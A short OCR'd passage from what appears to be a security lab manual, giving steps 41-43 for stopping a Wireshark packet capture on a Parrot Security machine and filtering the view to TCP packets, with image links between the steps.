


41. Now, switch back to the **Parrot Security** machine. Close the terminal windows and open **Wireshark**.

42. Click the **Stop capturing packets icon** button from the menu bar, as shown in the screenshot.





43. In the **Apply a display filter…** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.

